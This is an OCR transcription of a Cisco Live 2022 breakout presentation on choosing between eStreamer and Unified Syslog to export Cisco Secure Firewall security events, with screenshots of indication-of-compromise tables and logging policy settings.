cisco Live!

#CiscoLive

The bridge to possible

eStreamer or Syslog

Which one to choose for Cisco Secure Firewall Security Events

Dinkar Sharma, Technical Marketing Engineer – CSTA
Seyed Khadem, Technical Solutions Architect - CSTA
@Dinkar88, @Seyed54119008

BRKSEC-2124

Cisco Webex App


Questions?

Use Cisco Webex App to chat
with the speaker after the session

How

1. Find this session in the Cisco Live Mobile App
2. Click “Join the Discussion”
3. Install the Webex App or go directly to the Webex space
4. Enter messages/questions in the Webex space

Webex spaces will be moderated
by the speaker until June 17, 2022.



8:19

Catalyst 9000 Series Switching Family •...

9000 Switches.

Speaker(s)

☆ Kenny Lei
Cisco Systems, Inc. | Technical Market...

Categories

Technical Level
Intermediate (596)

Tracks
Networking (220)

Session Type
Breakout (453)

SHOW 2 MORE ▼

Webex

Join the Discussion

Notes

Enter your personal notes here

https://ciscolive.ciscoevents.com/ciscolivebot/#BRKSEC-2124

Introduction

Dinkar Sharma (Cisco Security)

- Technical Marketing Engineer (Current)
  - Cisco Secure Technical Alliance (SBG)
- 10 years in Cisco includes
  - Technical Consulting Engineer (Firewall & VPN)
  - Technical Consulting Engineer (AAA Security)
  - Customer Success Specialist (Security)
- CCIE Security #47755, CCDA (Devnet Associate)
- Masters in Cyber Defense
  - Candidate (Dakota State University)

Agenda

- Introduction
- Unified Syslog
- Unified Syslog Configuration
- Syslog Security Event Samples
- Event Streamer (eStreamer)
- eStreamer config and record types
- eStreamer sample events
- Syslog vs eStreamer
- Roadmap

Introduction: Management Designed for the User

Flexibility of cloud or on-premises options

Security Integrations

Cisco Firepower Management Center (FMC)

Helps administrators enforce consistent access policies, rapidly troubleshoot security events, and view summarized reports across the deployment


Common APIs

Cisco Defense Orchestrator (CDO)

For centralized cloud-based policy management of multiple deployments
*For FTD release 6.4 or higher

Coexist

Cisco Firepower Device Manager (FDM)



For easy on-box management of single FTD or pair of FTDs running in HA

Introduction: Management Designed for the User

Flexibility of cloud or on-premises options

Security Integrations

Cisco Firepower Management Center (FMC)

On premise Centralized Manager
SecOps Focused


Common APIs

Cisco Defense Orchestrator (CDO)

Cloud Based Centralized Manager
NetOps Focused

Coexist


Cisco Firepower Device Manager (FDM)




On-box manager
NetOps Focused

Introduction: Secure FMC, More than a Config Tool

- A policy configuration tool for NGFW / NGIPS
- A quick way to see the context / composition of your network (Network & Host Discovery)
- A tool to "check-on" your threat events



Category	Event Type	Description	First Seen	Last Seen
Exploit Kit	Intrusion Event - exploit-kit	The host may have encountered an exploit kit	2018-09-17 16:46:28	2018-09-20 06:35:31
CnC Connected	Security Intelligence Event - CnC	The host may be under remote control	2018-09-17 16:52:11	2018-09-20 03:55:45
CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2018-09-17 20:09:23	2018-09-19 17:32:49



Show the last: 30 days


2017-12-27 08:38:54 – 2018-01-26 0

on Wednesday, 2018-01-24 at 14:33:12 PM from 192.168.100.23

Introduction: Secure FMC, More than a Config Tool

Indication of Compromise (IoC’s)

- Performs Data Correlation on threat events to generate IoC’s



Analysis > Hosts > Indication of Compromise

Host Indications of Compromise (switch workflow)

No Search Constraints (Edit Search)


Host Indications of Compromise Summary
Host Indications of Compromise Details
Table View of Host Indications of Compromise
Hosts
Jump to...

	□	IP Address ×	Category ×	Event Type ×	Description ×	First Seen ×	↓ Last Seen ×
▾	□	10.1.38.54	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 14:37:37	2022-06-14 14:37:37
▾	□	10.1.242.207	Exploit Kit	Intrusion Event - exploit-kit	The host may have encountered an exploit kit	2022-06-14 14:24:56	2022-06-14 14:24:56
▾	□	10.1.168.190	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 14:19:02	2022-06-14 14:19:02
▾	□	10.0.2.15	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-05 11:34:18	2022-06-14 13:44:56
▾	□	10.1.25.187	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 13:35:42	2022-06-14 13:35:42
▾	□	10.192.1.157	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-04 11:42:58	2022-06-14 13:25:52
▾	□	10.192.1.1	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-04 11:42:58	2022-06-14 13:25:52
▾	□	10.3.14.1	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-06 01:22:58	2022-06-14 12:46:07
▾	□	10.3.14.135	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-09 04:49:50	2022-06-14 12:46:07
▾	□	10.0.1.95	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-04 12:09:55	2022-06-14 10:33:46
▾	□	10.0.1.1	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-04 12:04:32	2022-06-14 10:33:46
▾	□	10.1.149.232	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 10:32:08	2022-06-14 10:32:08
▾	□	10.1.1.1	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-04 11:50:42	2022-06-14 10:26:01
▾	□	10.1.1.97	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-06 01:18:37	2022-06-14 10:26:01
▾	□	10.1.7.120	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 09:25:07	2022-06-14 09:25:07
▾	□	10.1.236.70	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 09:08:15	2022-06-14 09:08:15
▾	□	10.0.76.193	Impact 2 Attack	Impact 2 Intrusion Event - attempted-user	The host was attacked and is potentially vulnerable	2022-05-11 23:31:41	2022-06-14 09:07:18
▾	□	10.0.76.6	Impact 2 Attack	Impact 2 Intrusion Event - attempted-user	The host was attacked and is potentially vulnerable	2022-05-09 13:51:22	2022-06-14 09:07:18
▾	□	10.3.14.134	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-06 09:10:25	2022-06-14 08:51:11
▾	□	10.1.249.216	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 08:23:35	2022-06-14 08:23:35
▾	□	10.1.78.130	Exploit Kit	Intrusion Event - exploit-kit	The host may have encountered an exploit kit	2022-06-14 08:23:01	2022-06-14 08:23:01
▾	□	10.1.203.171	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 08:22:52	2022-06-14 08:22:52
▾	□	10.1.219.29	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 08:12:57	2022-06-14 08:12:57
▾	□	10.1.114.197	CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-06-14 08:10:24	2022-06-14 08:10:24

Introduction: Secure FMC, More than a Config Tool

Indication of Compromise (IoC’s)

- Performs Data Correlation on threat events to generate IoC’s



Host Indications of Compromise (switch workflow)

Analysis > Hosts > Indication of Compromise

No Search Constraints (Edit Search)

Host Indications of Compromise Summary | Host Indications of Compromise Details | Table View of Host Indications of Compromise | Hosts

Jump to...

	□	IP Address ×
▾	□	10.1.38.5
▾	□	10.1.242.
▾	□	10.1.168.
▾	□	10.0.2.15
▾	□	10.1.25.1
▾	□	10.192.1.
▾	□	10.192.1.
▾	□	10.3.14.1
▾	□	10.3.14.1
▾	□	10.0.1.95
▾	□	10.0.1.1
▾	□	10.1.149.
▾	□	10.1.1.1
▾	□	10.1.1.97
▾	□	10.1.7.12
▾	□	10.1.236.
▾	□	10.0.76.1
▾	□	10.0.76.6
▾	□	10.3.14.1
▾	□	10.1.249.
▾	□	10.1.78.1
▾	□	10.1.203.
▾	□	10.1.219.

Host Indications of Compromise (switch workflow)

Analysis > Hosts > Indication of Compromise > Hosts

No Search Constraints (Edit Search)

Host Indications of Compromise Summary | Host Indications of Compromise Details | Table View of Host Indications of Compromise | Hosts


Host Profile

IP Addresses	**10.18.20.97**
NetBIOS Name	
Device (Hops)	
MAC Addresses (TTL)	
Host Type	Host
Last Seen	2022-06-14 14:24:45
Current User	Discovered Identities\momia.juanita (LDAP)
View	Context Explorer | Connection Events | Intrusion Events | File Events | Malware Events

▾ Indications of Compromise (2)

Category	Event Type	Description	First Seen	Last Seen	
CnC Connected	Intrusion Event - malware-cnc	The host may be under remote control	2022-05-14 00:00:33	2022-06-12 02:35:04	
Impact 2 Attack	Impact 2 Intrusion Event - attempted-user	The host was attacked and is potentially vulnerable	2022-05-06 11:21:05	2022-06-11 05:25:32	

Introduction: Visual Guide to Firepower Event Sources



Supplemental Data

- Geo IP Data
- CVE / Vuln Data
- IP Reputation Data
- URL Data

Event Sources


- Security Events:
  - Connection, SI, Intrusion, File, Malware, Discovery, Correlation, User Activity, Impact Flags

Device	Syslog	Event Streamer (eStreamer)	Database API
FMC	Yes	Yes	Yes
FDM	Yes	No	No
CDO	Yes	No	No

Unified Syslog

Secure Firewall 6.3+

- Unified Security Events : Managed by FMC,CDO or FDM
- Legacy and New events: Sent using one mgmt or data interface
- All events sent under same hostname.



Unified Syslog: Event Types


Security Events

Syslog Message Id	Type of Event	Introduced in
430001	Intrusion Event	6.3
430002	Connection Event (At beginning)	6.3
430003	Connection Event (At the End)	6.3
430004	File Event	6.4
430005	File Malware Event	6.4

Unified Syslog: AC Policy Configuration

Security Event Syslog

1. Policy > Logging



Default Syslog Settings:

The following configuration will be used for all syslog destinations in this AC policy and all included SSL, Prefilter and Intrusion policies unless explicitly overridden.

□ Send using specific syslog alert

Syslog Alert

☑ Use the syslog settings configured in the FTD Platform Settings policy deployed on the device

Syslog Severity: ALERT

IPS Settings

☑ Send Syslog messages for IPS events

Default syslog settings configured above are used for syslog destinations for IPS events Show Overrides

File and Malware Settings


☑ Send Syslog messages for File and Malware events

Default syslog settings configured above are used for syslog destinations for File and Malware events Show Overrides

Unified Syslog: AC Policy Configuration

Security Event Syslog

1. Policy > Logging



Default Syslog Settings:

The following configuration will be used for all syslog destinations in this AC policy and all included SSL, Prefilter and Intrusion policies unless explicitly overridden.

□ Send using specific syslog alert

Syslog Alert

☑ Use the syslog settings configured in the FTD Platform Settings policy deployed on the device

